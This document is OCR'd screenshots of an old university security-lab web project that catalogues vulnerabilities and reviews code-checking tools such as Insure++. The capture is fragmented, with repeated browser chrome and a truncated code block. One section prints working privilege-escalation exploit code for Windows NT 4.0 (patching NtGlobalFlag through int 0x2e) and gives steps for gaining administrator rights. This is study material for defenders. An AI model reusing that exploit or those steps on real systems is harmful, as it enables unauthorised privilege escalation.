Once attached to such a process, a thread can be started in the security context of the process.

Components: WinLogin process, NtOpenProcessToken

Systems: Windows NT 4.0 (workstation, server, and terminal server editions) with SP-2 or earlier, or with stndard SP-3 patch (there is a version of SP-3 for this problem), not in Windows NT 3.51

Effect(s) of exploiting: The user acquires Administrator privileges.


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
AV Translation
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools

Home Pages

- Computer Security Lab
- Department of Computer Science
- University of California, Davis

Exploit Information

Attack: The attack tool is available from Fravia or from Pete Shipley


Here is the code, by Konstantin Sobolev. Call

`ChangeNtGlobalFlag(GetNtGlobalFlagPtr());` where:

```
BOOL ChangeNtGlobalFlag(DWORD pNtGlobalFlag)
{
        DWORD callnumber = 0x3;         //NtAddAtom
        DWORD stack[32] ;
        int i;
        DWORD handle=0;
        CHAR string[255];


        if(!pNtGlobalFlag) return 0;

        stack[0] = (DWORD)string;
        stack[1] = (DWORD)&handle;      //pNtGlobalFlag;

        for(i=0;i <= 0x100;i++)
        {
                sprintf(string,"NT now cracking... pass %d",i);

                if(handle & 0xf00){
                        stack[1] = (DWORD)pNtGlobalFlag+1;
                }

                __asm{
                        mov eax, callnumber;
                        mov edx, stack;
                        lea edx,dword ptr [stack];
                        int 0x2e;
                }

                if( stack[1] == pNtGlobalFlag+1) break;
        }


        return TRUE;
}
```

To get administrator rights on a hotfixed machine, run *crash4.exe* then run *getadmin.exe* . Exploit code follows:

```
/*

Running ring 0 code.
Author: Costin RAIU
```


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks
Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools

Home Pages


- Computer Security Lab
- Department of

Part 2: Existing Tools

The following are tools that check programs.

- Brute Force Binary Tester
- Cogito
- Ergo
- Genoa
- Insure++
- ITS4
- John the Ripper
- larch
- libsafe
- Nessus
- Netkuang
- PScan
- SAINT
- SARA
- Spin
- Stackguard
- SurfinGuard
- Tiger Analytical Research Assistant (TARA)
- Tripwire
- Weakness CGI Vulnerability Scanner

The paper "A Symbiotic Relationship Between Formal Methods and Security," by Jeannette M. Wing (Technical Report CMU-CS-98-188, Computer Science Department, Carnegie Mellon University, Dec. 1998) discusses the relationship between formal methods and tools. It's an excellent paper!


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks
Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools

Home Pages

- Computer Security Lab
- Department of

Insure++, A Source Code Instrumentor

Summary

Insure++ is a C source code instrumentor that can verify memory accesses. It is a debugging tool, but since many vulnerabilities result from bugs, it can also be used as a security tool. The source code of the program being checked is required. Like other tools of this kind, Insure works by adding code that prints error messages when a bad memory access is made. According to Insure's web page, the different kinds of "bad memory accesses" Insure catches are:


- Memory corruption due to reading or writing beyond the valid areas of global, local, shared, and dynamically allocated objects.
- Operations on uninitialized, NULL, or "wild" pointers.
- Memory leaks.
- Errors allocating and freeing dynamic memory.
- String manipulation errors.
- Operations on pointers to unrelated data blocks.
- Invalid pointer operations.
- Incompatible variable declarations.
- Mismatched variable types in printf and scanf argument lists.

Insure also checks all library function usage for errors. Errors being the following:

- Mismatched argument types or function declarations.
- Out of range, or otherwise invalid arguments in library calls.
- Errors returned by library calls.

URL: http://www.parasoft.com/products/insure/index.htm

Notes


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks
Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools

Home Pages

- Computer Security Lab
- Department of

Notes

Insure works on Windows and UNIX-like systems on the x86 architecture.

Pros:

- helps security personnel and developers find common programming mistakes that account for a large number of vulnerabilites.
- It *looks* like a high-quality product.

Cons:


- Requires a program's source code.
- The Insight web page is very sales-pitchy. It is very difficult to get useful information about the product. For example, the main page makes the bold claim that it can detect the following kinds of "errors":
    - Algorithmic errors
    - Program optimization
    - Program understanding
    - Coverage analysis

  The last three aren't even errors; they are *good* things Insure does for the programmer, not something it is trying to fix. Also, it probably can't fix algorithmic errors the way most programmers understand the term. For one thing, there is a difference between an algorithm and its implementation and Insure is only aware of the implementation. In reality, Insure will only be able to detect memory access problems and error codes from library functions.
- There are free, although less refined, alternatives. See the URLs below.

